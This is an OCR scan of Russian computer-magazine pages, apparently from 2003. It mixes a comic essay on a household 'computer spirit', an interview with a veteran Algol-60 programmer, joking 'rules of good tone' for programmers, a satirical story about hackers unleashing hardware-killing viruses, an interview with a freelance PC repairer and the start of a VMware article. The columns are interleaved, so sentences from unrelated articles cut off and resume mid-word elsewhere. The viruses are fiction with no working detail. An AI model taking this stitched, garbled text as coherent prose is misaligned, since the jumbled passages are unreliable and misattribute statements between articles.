Если вы решили обзавестись домашним компьютером, то, несомненно, начать надо с главного. А главное в этом деле — завести правильного и грамотного Компьютерного. Это совершенно новая форма домашней нечистой силы, наравне с домовыми, овиинниками, вагонными (пример можно увидеть в фильме "Чародеи"). Мы не будем сейчас выяснять, как и откуда возникли Компьютерные, но совершенно очевидно, что появились они одновременно с созданием компьютера как такового. Некоторые признанные авторитеты в компьютерно-окультном мире выдвигают версию, что в Компьютерные подались старые Радиоловые и Телевизионные.

Итак, Компьютерный... Во-первых, это суровая необходимость нашего времени. Ведь должен же кто-то ухаживать за вашим компьютером — распутывать провода, произ-

водить уборку несчастного запыленного винчестера, выносить умерших преждевременной смертью насекомых, приводить в порядок пострадавшие от ваших неумелых рук файлы.



Во-вторых, его помощь неоценима при выборе умной машины и последующих апгрейдах. Ну кто еще, кроме этого полезного существа, сможет настроить ваш компьютер так, что тот перестанет ненавязчиво

извещать вас надписью на мониторе, что он — этот самый монитор — почему-то вообще не определяется.

Теперь главный вопрос — откуда же взять Компьютерного? Ответ прост: его надо вычислить, приманить и прикормить.

Как вычислить? Очень даже просто. Обычно Компьютерный маскируется под одного из ваших друзей или знакомых. Он, скорее всего, проявляет весьма слабый интерес к веяниям моды и репертуарам кино-театров, зато едва вы произнесете магическую фразу "Хочу купить себе компьютер", как он мгновенно выйдет из своего обычного полусонного состояния и окажется возле вас с кучей вопросов на изготовку. И основной из них будет: "А зачем тебе компьютер?".

Нет-нет! Не пугайтесь, он не собиравается вас отговаривать! Просто Компьютерный хочет уяснить, что именно вы хотите от своей будущей машины. Услышав, что вам требуется помесь телевизора с пишущей машинкой, да еще "чтобы на нем

зал, что такого успеха, какой имел Алгол-60, этот язык иметь не будет. Так оно и получилось. Сейчас я убежденный сторонник "Паскаля". Он содержит в себе ровно столько, сколько мне нужно. Например, на днях я вчерне закончил писать на "Паскале" интерпретатор базового Лиспа. С прошлого лета вожусь с этой идеей. Безобразно долго, но мне уже не 40 и даже не 60. Восьмой десяток стукнул. Сосредоточивать внимание становится трудно, точнее — рассредоточивать, держать в поле зрения одновременно несколько разных мест программы, которые должны работать согласованно.

Может ли программист-одиночка достичь глобального успеха в наши дни? И да, и нет. Смотря что понимать под глобальным успехом. Если нужно проверить какую-то идею, то да, может. И даже более того, идеи в коллективе не проверяются. Один человек, автор идеи, должен ее прежде всего для себя самого проверить, а потом уже распорядиться своей идеей так, как он считает нужным. Со мной такое бывало, и не од-

можно было во что-нибудь играть", он обреченно вздохнет и... Охотно отправится вместе с вами в магазин, чтобы выбрать себе предмет будущей головной боли. С этого момента Компьютерный прочно поселится в вашем доме. Едва переступив порог и посетив любимое место личного пользования — холодильник — он тут же отгонит вас от машины и сядет за нее сам. А вы будете наблюдать, как на экране мелькают какие-то загадочные символы и папки. На все вопросы Компьютерный будет бурчать что-то вроде "тебе это не нужно", и других объяснений вы от него не дожидаетесь. Ради сохранения собственных нервов лучше сразу посоветуйте ему сделать "собственный профиль", даже если вы не знаете, что это такое, — он знает.

Со временем, по мере совершенствования вами умения пользоваться компьютером, Компьютерный тоже будет развивать свое умение опознавать вас. По голосу. Даже по первому слову. Даже по времени

Если звезды зажигают, — значит, это кому-нибудь нужно?

В настоящее время открыто более 40000 малых планет, и 209 из них носят имена членов Российской Академии Наук. В их числе — десятки петербуржцев, выдающихся математиков и астрономов, физиков и химиков, конструкторов и технологов, поэтов и государственных деятелей. Перечень этот открывает Петр 1. За ним следует Екатерина Дашкова, долгие годы возглавлявшая Санкт-Петербургскую Академию Наук. Присвоены планетам имена Ломоносова, Софьи Ковалевской... Названа планета и в честь Святослава Лаврова, создателя первого транслятора для наших первых компьютеров.

Андрей Финкельштейн, директор Института прикладной астрономии

нократно. Я задумывал что-то сделать, рассказывал ближайшим помощникам, как я себе это представляю, и отдавал реализацию в их руки. В случае с Алголом-60 это великолепно сработало, во всех последующих случаях — несколько хуже.

Почему? Трудно объяснить. Наверно, потому, что если среди людей, которым свою идею передаешь, есть люди, тоже имеющие за плечами багаж собственных разработок, то они норовят уйти в сторону от твоей идеи и сделать все по-своему. Если люди с самого начала хотят сделать все не так, как им поручаешь, а так, как им самим это

представляется, то это не может не разочаровывать.

Каковы перспективы развития теоретических проблем программирования? Часть идей Бэкуса, Маккарти, Кнута вошла в золотой фонд теории программирования, благополучно прижилась и процветает в наши дни. Часть идей оказалась нежизнеспособной и отпала. Так было и так будет. Это диалектика. Разные авторы предлагают свои идеи. Одни приживаются, другие нет. К тому же не всякая здравая идея пригодна для массового применения. Есть идеи "для узкого круга ограниченных лиц"...

Записал Александр Альбов

и манере звонка. Одновременно будет расти и ваш статус в его глазах. И когда в очередной раз вы наберете его номер в пять утра и в трубке вместо "Алло" услышите "Господи, это ты! Я тебя узнал!!!" — знайте, вы достигли высшей ступени...

Каждый ваш шаг в познании компьютера будет отмечен Компьютерным для себя в календаре черным крестиком. И если первые ваши вопросы звучали приблизительно так: "У меня тут игра новая не ставится...", то постепенно они превратятся в "Слушай, я тут одну фигюину присобачиваю, а к ней драйвера не подходят!"

А теперь — несколько полезных советов.

Немного о питании. Помните, что Компьютерного надо обязательно кормить! Не забывайте это делать при каждом его появлении, независимо от времени посещения! Поэтому всегда держите в доме кофе и сосиски. Никто не знает, почему, но именно данные продукты Компьютерный способен употреблять в

пищу, причем практически постоянно и в неограниченных количествах. Зато это замечательно влияет на его мыследеятельность. Разумеется, он не откажется и от салата из трюфелей, если, конечно, что-нибудь подобное у вас найдется в запасе.

Примечание. Внимание! Будьте бдительны! Может случиться, что в результате вашей компьютерной деятельности ваши друзья начнут частенько звонить вам и начинать разговор словами "Ты не знаешь, почему у меня компьютер не работает?". А когда вы зайдете к ним в гости, они уступят вам место за компьютером, а сами побегут на кухню готовить кофе с сосисками. Это опасные симптомы! Они означают, что вы превращаетесь в Компьютерного...

Примечание к примечанию: говорят, именно так и размножаются все Компьютерные.

А вообще... Как же мне присобачить эти самые драйвера???

Габриэль Духовская

Взгляните внимательно на программу, и вы сами сможете продолжить эти ассоциации. Я, например, недавно видел античные мраморные колонны, поддерживающие потолок из безобразных железобетонных плит.

Хочу надеяться, что, прочитав эти правила, вы сможете чуть по-другому взглянуть на то, что и как вы делаете на рабочем месте. Даже если просто улыбнетесь, это тоже неплохо.

И еще. Эти правила в свое время я сформулировал для самого себя, поэтому обращение в них на "ты". Я пробовал заменить обращение на "вы", но что-то при этом пропадало. Поэтому я оставил так и надеюсь, что читатели на меня не обидятся.

Не считай, что вчера ты был глупее, чем сегодня

Сегодня у тебя, наконец, нашлось время посмотреть этот модуль еще раз. Последнее время ты подозревал, что он сильно тормозит производительность всего приложения. Начинаешь его просматривать и находишь кусок кода, который буквально просится, чтобы его оптимизировали. Ты с энтузиазмом принимаешься за дело. Долго воюешь с компьютером, но у тебя ничего не выходит. Оптимизированный вариант, такой красивый, такой современный, и не работает.

И не будет работать! Через некоторое время ты сам вспомнишь, почему тогда, два месяца назад, ты написал именно так, как написал. Для этого мог быть целый ряд причин: данная версия среды разработки имеет ограничения, что-то не в порядке с базой данных; другой модуль требует параметры именно в таком виде, и тысяча других. Главное, что ты уже выяснял это раньше, и то, чем ты занимаешься сегодня, — пустая трата времени. Выход — писать комментарии типа "здесь я сделал двойной цикл, а не вызвал подпрограмму потому, что иначе пропадает значение переменной `alpha_115`".

Хорошим тоном будет дополнительно снабдить эти комментарии заголовком: "НЕ ТРОГАТЬ!"



10
ПРАВИЛ
ХОРОШЕГО
ТОНА
В ПРОГРАММИРОВАНИИ

Евгений Якубович

Иногда я представляю себе программу в виде дома, который мы строим. Если внимательно приглядеться к такому сооружению, то станет видно много интересных деталей. Вот здесь, в крыше? есть дыра, которую в спешке залепили куском фанеры. До ближайшего дождя все будет нормально, а потом придется латать снова. Здесь стена наклонилась под опасным углом, и мы ее поддержали контрфорсом. Здесь забыли оставить место для двери, и потом пробивали проем в сплошной стене.

Ищи ошибку в последнем изменении

Работавшая с утра программа к вечеру снова начала сбоить. Это невероятно. Как она вообще еще жива после того, что ты наворотил за сегодня? Всю вторую половину дня ты тупо пялишься в экран и не можешь поверить — ведь это только что работало! Где ошибка?

Ошибке неоткуда взяться, если ты не внес ее сам. Поэтому проверь в первую очередь те куски кода, которые написал сегодня. Да-да, я знаю, программа вываливается совершенно в другом месте. А ты все-таки проверь то, что написал утром. В 90% случаев это результат внесенных сегодня изменений.

Хорошим тоном в данной ситуации будет сохранять резервные ко-

пии модулей, которые ты собрался изменить. Когда возникнет описанная ситуация, вернись к утренней версии, и увидишь, что все работает. Затем частями вставляй сделанные изменения, и увидишь, где кроется ошибка.

Модуль, который ты не проверял в течение недели, перестает работать

У компании есть большое приложение, которое уже несколько лет продают и попутно модифицируют. Вот уже вторую неделю ты работаешь над новой, дополнительной функцией. Сегодня в разгар работы к тебе пришла милостивая девушка из отдела рекламы и попросила показать, как работает одна из старых, основных функций. Ты гордо запус-

каешь приложение, и уупс — программа падает. Девушка уходит расстроенная, а ты рвешь на голове волосы и приговариваешь: "но ведь работала, работала!"

Причина все та же. Накопившиеся изменения в казалась бы практически не связанных модулях дали о себе знать. Раздави маленькую бабочку в прошлом, и получишь необратимые изменения в будущем.

Выход — регулярно проверять состояние всего приложения. Если упустишь момент, потом будет очень трудно разобраться в причинах.

Хороший тон требует, чтобы ты первым делом восстановил то что испортилось, и перезвонил девушке. Покажи ей, как все работает. Ну, а как назначить ей потом свидание, это ты и сам знаешь.

Не ругай своего предшественника

Нет ничего милее для программиста, чем самому целиком написать программу. Однако чаще тебя подключают к доработке уже существующего проекта. Когда начинаешь разбираться, что и, главное, как было сделано до тебя, то первое твое желание — свернуть шею тому уроду, который все это написал. Второе желание обычно такое же. Не торопись. Вспомни, какие сложные тесты и интервью ты прошел, пока получил это место, и подумай о том, что "тот урод" тоже их проходил. Скорее всего, по своему профессиональному уровню он тебе не уступит. Тогда почему все так плохо? Тут нет однозначного ответа. Скорее всего, когда начинали разработку, требования были совершенно иными. А может быть, это просто старая ДОСовская программа, когда-то срочно переписанная под Windows.

Разумеется, от предшественника в программе остались невыловленные ошибки; конечно, многие места ты написал бы изящнее. О быстродействии и говорить не хочется. Память используется нерационально и так далее, и так далее. Но ведь твоя задача как раз и состоит в том, чтобы привести эту программу в нормальный вид!

Правила хорошего тона реко-

мендуют, чтобы ты не комментировал вслух мыслительные способности своего предшественника. Помни, ты не последний, кто работает с этим кодом.

Базу данных делали с лучшими намерениями

Наша программа работала бы блестяще, если бы у заказчика была нормальная база данных. К сожалению, эту базу данных создавали абсолютно безграмотные люди, не имеющие ни малейшего понятия о том, как следует это делать.

Поговори с администратором базы данных. Через десять минут ты удивишься, почему вокруг его головы не светится нимб. Как умудряется этот святой человек в таких условиях, при таких противоречивых требованиях вообще поддерживать жизнь в этой базе? Стисните зубы и работайте с тем, что есть. Не исключено, что у следующего заказчика база еще хуже.

На вопрос "Почему простенький отчет хранится в четырех постоянных таблицах и пяти параметризованных запросах?" настоящий администратор только улыбнется и скажет: "Так исторически сложилось". Это считается у них хорошим тоном.

Не усложняй жизнь начальству

Эту работу ты сможешь сделать за неделю. Ты, разумеется, попросил две. Начальник подстраховался и дал тебе три. Руководство компании определило окончательный срок в 1 месяц.

Работу, как и следовало ожидать, ты сделал за неделю. Вторую неделю ты за счет фирмы блаженно гуляешь по Интернету и кокетничаешь с девушками из соседнего отдела. В начале третьей недели ты устраиваешь демонстрацию для непосредственного начальника. Тот с ужасом видит, что все готово и, главное, работает. Это твой прокол. Но не переживай. Хороший начальник всегда найдет, к чему придраться. Подроб-

но запиши список его замечаний. Ни в коем случае не подавай вида, что пункты "увеличить длину поля ввода на две единицы" и "передвинуть окно диалога в левый верхний угол экрана" быстрее сразу сделать, чем записывать.

Ну, вот и славно. Теперь официально тебе есть чем заняться. Все спокойны. Непосредственный начальник может отчитаться, что работа идет по плану и будет сдана в срок. Высшее руководство этим довольно и больше тебя не дергает. И вот тут ты должен взять себя в руки и в оставшиеся две недели мужественно делать только эти изменения. Ни в коем случае нельзя бегать к начальнику и сообщать, что все уже готово. Начальник — он тоже человек. Он не может вечно придумывать тебе занятие. Развлеки себя сам, не маленький!

Хорошим тоном считается в этот сложный период держать на столе листок с подробным планом работы на день. Помни, ты всегда должен быть готов к ответу на вопрос: "А чем ты сегодня занимаешься?"


Отдел контроля качества — твой враг номер один

В отличие от отдела продаж и рекламы, этих милейших людей, к которым ты ходишь пить кофе в перерыве, в отделе контроля качества сидят совершенно невыносимые люди. Они всегда тыкают мышкой не в те кнопки и вызывают операции в неправильной последовательности.

Малейшее несоответствие с описанием интерфейса вызывает у них предынфарктное состояние. Я не знаю, по каким критериям набирают сотрудников в эти отделы, но они обладают уникальной способностью при первом же запуске твоей программы получить сообщение о критической ошибке, которая обычно выводит из строя

всю систему.

Хорошим тоном считается решать все вопросы, связанные с от-



делом контроля, письменно, по электронной почте, с обязательной копией начальству. При неизбежных встречах в коридоре следует немедленно заводить разговор о футболе с мужчинами или справляться о здоровье детей у женщин.

Закончив программу, помни, что, возможно, тебе самому придется ею пользоваться

Готов поспорить, что через несколько месяцев ты с трудом вспомнишь, что именно делает эта программа, а через полгода не будешь знать, как она запускается. А потому не ленись и составь небольшой файл с названием Read.me. Две-три фразы о том, что эта штука делает; описание входных и выходных параметров; нужны ли другие модули; требования к периферии; ну и, конечно, сама процедура вызова.

Хорошим тоном считается избегать грубых словосочетаний типа "Эта программа рисует график процесса". Сформулируй это мягче, например: "Этот модуль предназначен для отображения процесса в графическом режиме". Вроде бы то же самое, но краснеть не придется. Ведь ты не обещал, что программа обязательно нарисует этот чертов график.

Не бойся научной терминологии

Сколько раз, бывало, ты пугался, услышав на совещании что-нибудь вроде "А почему вы не воспользовались третьей нормализованной формой изоморфизма?". Потупив взор, ты мямлишь, что как-то не приходилось с этим сталкиваться, и под предлогом, что нужно срочно доделать одну работу, с пылающими от стыда ушами выбегаешь в коридор. Весь день ты лихорадочно пытаешься вспомнить, что же это такое, причем спросить, конечно, стесняешься. К концу дня ты уже уверен, что надо ждать увольнения.

Не переживай. Даю гарантию, что ты это уже знал раньше. Более того, ты этим пользуешься и сегодня. Просто тебе это кажется настолько естественным, что придумывать этому громоздкое научное название тебе нет необходимости. Если бы ты не комплексовал, а внимательно выслушал все до конца, то, возможно, еще и поправил бы говорившего. Беда в том, что на следующем совещании он выступит с чем-нибудь новым, и ты опять испугаешься.

Выход — взять книгу и выучить, как по-научному называется то, что ты умеешь делать и без названия. Тут у тебя появится преимущество пе-

ред этим гадом: он-то ведь только эти названия и знает, а ты еще и работать умеешь!

Хорошим тоном считается не использовать научную терминологию в обычной рабочей обстановке. Небольшой набор чисто русских слов и выражений, применяемый, в частности, строителями и нефтяниками, прекрасно оправдывает себя и в программировании. Практика показала, что подобная терминология универсальна и способна охватить все нюансы предмета дискуссии.

Посещай все конференции, семинары и презентации

Во-первых, в этот день ты не пойдешь в офис. Стало быть, работать тебе тоже не придется. Встретить старых знакомых, заведешь новых.

Во-вторых, возможно, ты узнаешь что-то новое, хотя это маловероятно, поскольку не является целью мероприятия.

Хорошим тоном считается на следующий день подробно обсудить меню и качество подаваемого там обеда. Хорошо проходит и демонстрация подарков, полученных от организаторов.

Март 2003 г., Тель-Авив

Третья сила

— Козлы, — прошипел Петр, с ненавистью осмотрев витрину магазина, в которой сверкали в лучах подсветки последние модели ноутбуков.

С тех пор как Интернет стал мобильным, сообщество приверженцев настольных компьютеров быстрыми темпами редело. Вольно или невольно людям пришлось принять стиль жизни, который им навязывали компании-производители ноутбуков. Конечно, в глубине души Петр понимал, что прогресс остановить невозможно, что одна эпоха неизбежно сменит другую. Но на поверхности его души клочкотала буря ненависти к этим дурацким плоским чемоданчикам, которые еще недавно были символом респектабельно-

сти, неперменным атрибутом богатей, которые не знают, куда им девать деньги, а теперь стали таким же обычным явлением, как сотовый телефон. Ну почему старые добрые десктопы вытесняются с рынка? С каждым годом все труднее становится найти комплектующие для любимой аппаратуры, которая уже успела стать тебе верным другом. Петр и группа "Длинный провод", которой он руководил, были твердо уверены: необходимо срочно что-то предпринять, чтобы ноутбуки не заполнили окончательно весь мир!

— Что будем делать, хозяин?

Это спросил хакер по прозвищу Кевин. Настоящего его имени никто не знал, но сам он утверждал, что легко может влезть в любую систему,

в том числе и правительственную, и выкачать оттуда какую угодно информацию, причем так, что этого даже никто не заметит.

— Будем уничтожать врага.

— Снесем им всем операционки?

— Обижаешь. Уничтожать врага надо физически.

— Как это?

— Враг будет повержен, и сделает это мой вирус "Хренотенька". Он так пудрит мозги бедным машинам, что они сходят с ума и начинают самоуничтожаться. И этому процессу, после его запуска уже нельзя помешать!

— Это невозможно! — лицо Кевина вытянулось так, что стало напомирать огурец. — Лично я не представляю себе, как это можно сделать.

— Элементарно, Ватсон. С тех пор, как в компьютерах появилась



В разделах рекламных изданий "Частные объявления" можно встретить предложения продать, купить, отремонтировать и т. п. любое компьютерное оборудование. Купил человек новый компьютер, принтер, ноутбук — продает старый. Но очень часто объявления в рубриках "Куплю" и "Продам" содержат один и тот же номер телефона. Кустари-одиночки готовы купить с рук любые комплектующие, а продавать предпочитают собранные компьютеры. Люди среди них встречаются разные, вплоть до настоящих профессионалов.

возможность программного управления электропитанием, появилась и возможность подать на тот или иной узел не то напряжение. — Петр злобно хихикнул. — "Хренотенька" превратит все ноутбуки в месиво из оплавленной пластмассы и оргалита, приправленное кремнием.

— Распространим "Хренотеньку", конечно же, через Интернет? — осведомился Кевин.

— Естественно, — кивнул Петр.

— Когда начнем? — оживился Кевин.

— А ты думал, я последние две недели репу чесал? Вирус уже давно запущен, он проник во все базовые станции всех точек мобильного доступа. Осталось только ввести дату его активизации.

— Представляю себе, какой начнется переполох в аэропортах, вокзалах и кафе, где есть точки доступа, когда начнется твой фейерверк! —

лицо Кевина преобразила блаженная улыбка...

Хакеры группы "Бучок" удобно расположились на диване и в мягких креслах кафе "Black & White", окружив Павла, их руководителя.

— Учитель, подскажи, как быть?

— Терпение, друзья. Скоро мы окончательно похороним всю эту груду металлолома. Я разработал вирус "Фигулина", который забьет последний гвоздь в крышку гроба недоносков десктопов. Он не только сбивает настройки и уничтожает всю информацию, содержащуюся в компьютере, но и разрушает само нутро, железо!

— Это замечательно, — отозвался один из хакеров. — Но хотелось бы мне знать, как ты намерен защитить от этого вируса наши ноутбуки?

— Не бойся! Я уже распростра-

Денис — инженер-электронщик, кандидат технических наук, специалист высшей квалификации. В лучшие времена он был мэтром по части электроники, а сейчас...

— В моей жизни было два кризиса. Если бы мой институт не сдох в девяносто втором, я был бы доктором наук, главным научным сотрудником. Если бы не "черный август" — был бы уважаемым бизнесменом. Но сейчас работаю на частного клиента.

К началу августа 98-го я был техническим директором преуспевающей фирмы, которая собирала компьютеры на заказ, торговала периферией и всем прочим. Фирму основали несколько моих хороших знакомых, такие же технари. Когда доллар взлетел вчетверо, на нас наехала налоговая инспекция: если мы купили системную плату за 1000, то можем продать ее за 1400, включая НДС, налога с продаж тогда не было. Если продадим за 4500 (как по существующей "долларовой" цене), нам выкатят штраф и заставят вернуть "незаконно полученную прибыль"... То, что на момент продажи плата

нил по всем базовым станциям защите "Доктора Тубля"! — объявил Павел, довольный собой. — Принцип действия простой, похож на систему опознавания "Я свой" в авиации и ПВО. Всем "своим" уже две недели как присвоена специальная метка, и их вирус трогать не будет.

— Допустим, а когда начнем?

— Вирус давно распространен, осталось его только активизировать. Ну, а операцию "Варфоломеевская ночь" я назначаю на сегодня.

Группа "Бучок" оживленно загудела. Павел, окинув собравшихся довольным взглядом, раскрыл свой ноутбук.

— Все, остались считанные минуты до того светлого мига, когда заветная команда отправится по информационным тенетам, опутывающим мир, дабы разрушить все десктопы на всем земном шаре!

— Владыка! — приветствовал его

стоила в долларах столько же, а в рублях — в пять раз дороже, никого не волновало. К тому же спрос на компьютерную технику невиданно упал. В конце 1998-го мы распродали остатки товара, пожали друг другу руки и разошлись. Игорь вскоре открыл свое дело — установку автомобильной сигнализации. Петя, программист, каких во всем мире немного найдется, устроился проталкивать бухгалтерскую всякую всячину в контору 1С. Дина пошла ремонтировать импортные телевизоры, а мой официальный статус — старший инженер по вычислительной технике. Я таковым числюсь в одной конторе на четверть ставки и подрабатываю на почасовой оплате еще в трех, но основное — частные клиенты. Им нужно все на свете.

— Так это работа старьевщика?

— Да, но не только. Я могу собрать компьютер на основе комплектующих, выпущенных лет семь-восемь назад. Поставлю программы, соответствующие тому уровню... Комп будет работать, с него можно будет выходить в Интернет, даже клепать свои сайты. Почта есть,

появление ноутбук, которому Павел дал имя Подлиза. — Вы включили меня вовремя, чтобы получить последние известия! Должен вам сообщить, что мои настольные собратья, эти дегенераты, нехорошие, мерзкие устройства, не способны ни на что! И для чего их только сотворили люди?

— Молодец, — похвалил его Павел.

— Вы совершенно правы, господин! Но я всего лишь жалкая машина! Всем моим совершенством я обязан вам, самому гениальному программисту на всей планете! Вы лучший из всех homo sapiens! Уж кто-кто, а я знаю это! — Жизнерадостно тараторил комп.

— Ладно, помолчи. Пора нам уже начинать операцию!

— Владыка, пришли дурные новости, — пробормотал вдруг Подли-

звья есть, даже видео — что еще нужно среднестатистическому пользователю? Игры? Так игры есть разные, самые современные требуют огромных системных ресурсов, а кроме них полно хороших, с толком



сделанных игрушек, рассчитанных на первые-вторые пентиумы.

— В "Магии ПК" пару лет назад рассказывалось, как, имея 286-й компьютер с винчестером на 40 Мбайт, получить основные возможности для работы и даже доступ в Сеть: установить DOS версии 6.22, плюс Windows 1.03, а пользовательские программы — браузер Arachne,

за. Экран его слегка потемнел. — Мне очень жаль, но я должен сказать, что...

— В чем дело? — нахмурился Павел. — Что могло произойти настолько серьезное, что ты решил испортить мне настроение в миг триумфа?

— Ноутбуки подверглись нападению неизвестного ви... — закончить фразу он не успел. На мониторе появился синий экран смерти. А еще через несколько секунд из корпуса потянулась струйка черного дыма.

— Ну вот, а вы боялись, — хакер по прозвищу Иуда обвел свою группу "Слава КПК" победоносным взглядом. — Дело сделано! Хозяева ноутбуков запустили в Сеть "Фиговину" — вирус, который должен поломать все десктопы. То же сделали хозяева

почтовая программа Pegasus Mail, текстовый редактор MS Word for DOS, электронные таблицы Super Calc и прочее...

— В принципе, возможно, но такие сборки не пользуются спросом. Нынешний рынок компьютеров New Life начинается с 486-х, а пентиумы на нем преобладают. Для веб-дизайна нужен компьютер помощнее, но кому? Мои клиенты — школьники, которым комп родители не покупают, те же родители, которые не знают, что с компом можно сделать, и фирмы, купившие компы и ПО в таких конторах, которые ни за что не отвечают..

— То есть?

— Есть такой маркетинговый лозунг: "Мы предлагаем не компьютеры, а решения!". Это "решение" для офиса сводится к тому, что вам продают комп с

устаревшим два года назад процессором, интегрированным видео, с минимальными или вообще никакими возможностями расширения. Экономия на всем. Зато на него установлен пакет программ 1С, MSOffice, еще что-то, что не требует больших ресурсов. Пока на нем работают с бухгалтерией, все в порядке, но вставить модем — проблема,

десктопов, запустив в Сеть вирус "Хренотенька". Глупо было не воспользоваться таким удобным случаем! Теперь уничтожены и те, и другие!

Послышался ропот:

— Но как?... Почему?...

— Они сами выкопали себе могилу. Как говорили древние, Duobus litigantibus tertius gaudet, — когда двое дерутся, третий радуется. Мне оставалось только выставить одинаковое время активизации обоих вирусов. Ребята постарались на славу, никакие их "доктора" не смогли ничего сделать. Практически все люди в мире за считанные часы лишились компьютеров! Кроме нас, естественно. Зато теперь цивилизация пойдет по истинно правильному пути быстрого развития карманных компьютеров!

Сергей Неграш

добавить оперативной памяти — проблема, особенно если системная плата не поддерживает больше 256 или 512 Мбайт...

— *Предположим, фирма купила такие компьютеры, потом понадобились и модемы, и CD-RW, и приличное видео для презентаций. Что можно сделать?*

— Сначала в таких случаях пытаются добиться справедливости у продавцов. Те им предлагают "бесплатный апгрейд", то есть заказчики платят за новые комплектующие в полтора раза больше, чем стоил компьютер изначально, а работа — бесплатная. Некоторые соглашаются, делать-то нечего... Но многие приходят к нам, кустарям. Мы работаем за плату, но ставим то, что необходимо, по минимальной цене. Получается куда лучше и выгоднее.

— *А клиенты кто?*

— Все слои общества — от школьников, которые покупают свой первый комп на деньги, сэкономленные от школьных завтраков, до директоров преуспевающих фирм, которые закупили компы в уважаемых магазинах и теперь не знают, что с ними делать.

— *Например?*

— Пожалуйста. В конце прошлого года контора купила десяток компьютеров для офиса и две "рабочие станции". Первые на процессорах Celeron, но не современных, а тех, что уже года два не выпускают, мегагерц по пятьсот. Системные платы — старье каких-то немислимых фирм. Рабочие станции собраны по принципу "У нас самый дешевый в городе Pentium 4". Процессоры на Socket-423, какие тоже уже давно не встречаются.

— *И в чем проблема? Для офисных программ подойдет...*

— Да, но через месяц купили несколько принтеров, и начались проблемы. Принтеры современные, даже чересчур, принтерного порта нет, только USB, а платы старые, принтерный порт поддерживают, а USB — нет. Проблему теоретически решить легко: в слот PCI ставится контроллер, наружу выходят два USB-порта. А на практике... Когда на плате два (!) слота PCI, один из кото-

рых не работает, а в другом торчит видеокарта... Две недели думал, пробовал, искал нужное железо. Теперь вся техника работает... и я работаю — приняли официально старшим инженером по компьютерам. Надо же где-нибудь держать трудовую книжку. Числиться безработным неловко как-то...

— *Таких как ты много?*

— Нас много и мы разные. Бывает, толковый юзер соберет себе комп, сэкономив пару сотен рублей, и если комп работает, он тут же становится "гуру" среди других юзеров. Сначала начинает давать советы, потом подрячается на платные работы... до первого провала. Настоящие кустари-одиночки другие. Есть два вида кустарей — по "железу" и софту. Эти два вида деятельности практически не пересекаются. Нет, я могу, конечно, поставить программы на собранный мной же компьютер, но разбираться в программных тонкостях — не мое дело.

— *Среди программистов — тоже кустари? Считается, что все толковые программисты работают в престижных фирмах, прилично зарабатывают, а кто-то и за границу едет.*

— Не совсем так. Среди них есть узкие специалисты. Если человек работает с программным пакетом 1С, то он знает о нем все, а обо всем остальном — ничего. То же самое — так называемые сертифицированные специалисты западных фирм — Microsoft, Novell, Cisco.

— *Так что же, мы обречены собирать готовые компьютеры из комплектующих, произведенных в Азии и Америке, писать программы на языках, разработанных не в России?*

— Тех наработок, которые имел мой институт в начале 90-х, хватило бы, чтобы обеспечить передовую технику и технологию по крайней мере до середины 2010-х. Чем уже лет десять занимаются Intel и AMD? Переходят с 0,25-микронной технологии на 0,18-микронную, потом на 0,13-микронную, теперь, вбухав немалые средства, готовятся перейти на 0,09 микрон. Гонка сводится к тому, кто вырастит кристалл кремния побольше, кто рассадит больше транзисторов на квадратном милли-

метре, кто нарастит на шмотине кремния пленку диоксида с максимальным сопротивлением. Каждое такое новшество рекламируют как техническую революцию, но революционное и эволюционное развитие — вещи разные.

То, что сейчас делают во всем мире — экстенсивное развитие. Умные люди и на Западе, и у нас обдумывают более значимые новшества. Планируют широко использовать в технике будущего не кремний, а другие полупроводники — соединения галлия, индия. Алмазное напыление, нанотрубки. Идет речь об оптических компьютерах. Если удастся, если им хватит денег (мозгов-то хватает!), это будет истинная техническая революция.

Но... это в большинстве своем НАШИ работы, советские даже, а не российские. Еще в начале восьмидесятых мы ставили опыты, разрабатывали оборудование, конечно, исследовательское, а не промышленное. Мы, а не они показали возможность создания квантового компьютера.

— *С молекулярным компьютером, точнее, процессором, все понятно: сам этим занимался лет двадцать назад. Берется оптически активное вещество, которое может поменять ориентацию под действием поляризованного света, освещается либо ИК, либо ультрафиолетом для считывания или для записи. Но для этой технологии мало химии, нужна еще молекулярная оптика. Надо переводить оптику в электрические сигналы на квантовом уровне...*

— На исследовательском уровне оптика есть, на промышленном — вопрос упирается в деньги и время. Сделать можно, но насколько это решение будет приемлемым (то есть дешевым), зависит от многих факторов.

— *Если тебе предложат вернуться в науку — согласишься?*

— С радостью. Плюну на кустарные работы и займусь настоящим делом. Голова работает, руки тоже. Но это — если власть переменится...

Беседовал

Николай Богданов-Катков



ВИРТУАЛЬНЫЙ КОМПЬЮТЕР- ПОЛИГОН ДЛЯ ЭКСПЕРИМЕНТОВ

Дмитрий Елюсеев

Довольно часто бывают случаи, когда хочется установить на компьютер новую программу (или даже новую операционную систему), а сделать это боязно — уж очень не хочется что-либо испортить или даже потерять хранящиеся на компьютере данные. К тому же применение некоторых программ может быть действительно опасным. Например, с помощью программы Fdisk можно запросто уничтожить все данные на жестком диске. Не стоит говорить о том, что для начинающего пользователя даже установка Windows может стать сложной проблемой.

Не отчаивайтесь, есть очень удобный способ решить эту проблему. На сайте <http://www.vmware.com> можно найти программу, выполняющую полноценную эмуляцию работы персонального компьютера, причем эмуляцию на уровне BIOS, так что пользователь фактически получает в свое распоряжение компьютер, с которым можно делать все что угодно. Можно логически разбивать жесткие диски, устанавливать разные

Программа VMware — просто находка для тех, кто любит экспериментировать, устанавливать различные программы и операционные системы. Она эмулирует виртуальный компьютер на вашем ПК.


операционные системы, и все это никак не отразится на работе "материнского" компьютера. Единственное требование — на жестком диске вашего ПК должно быть достаточно места для хранения нужных файлов.

Установка программы

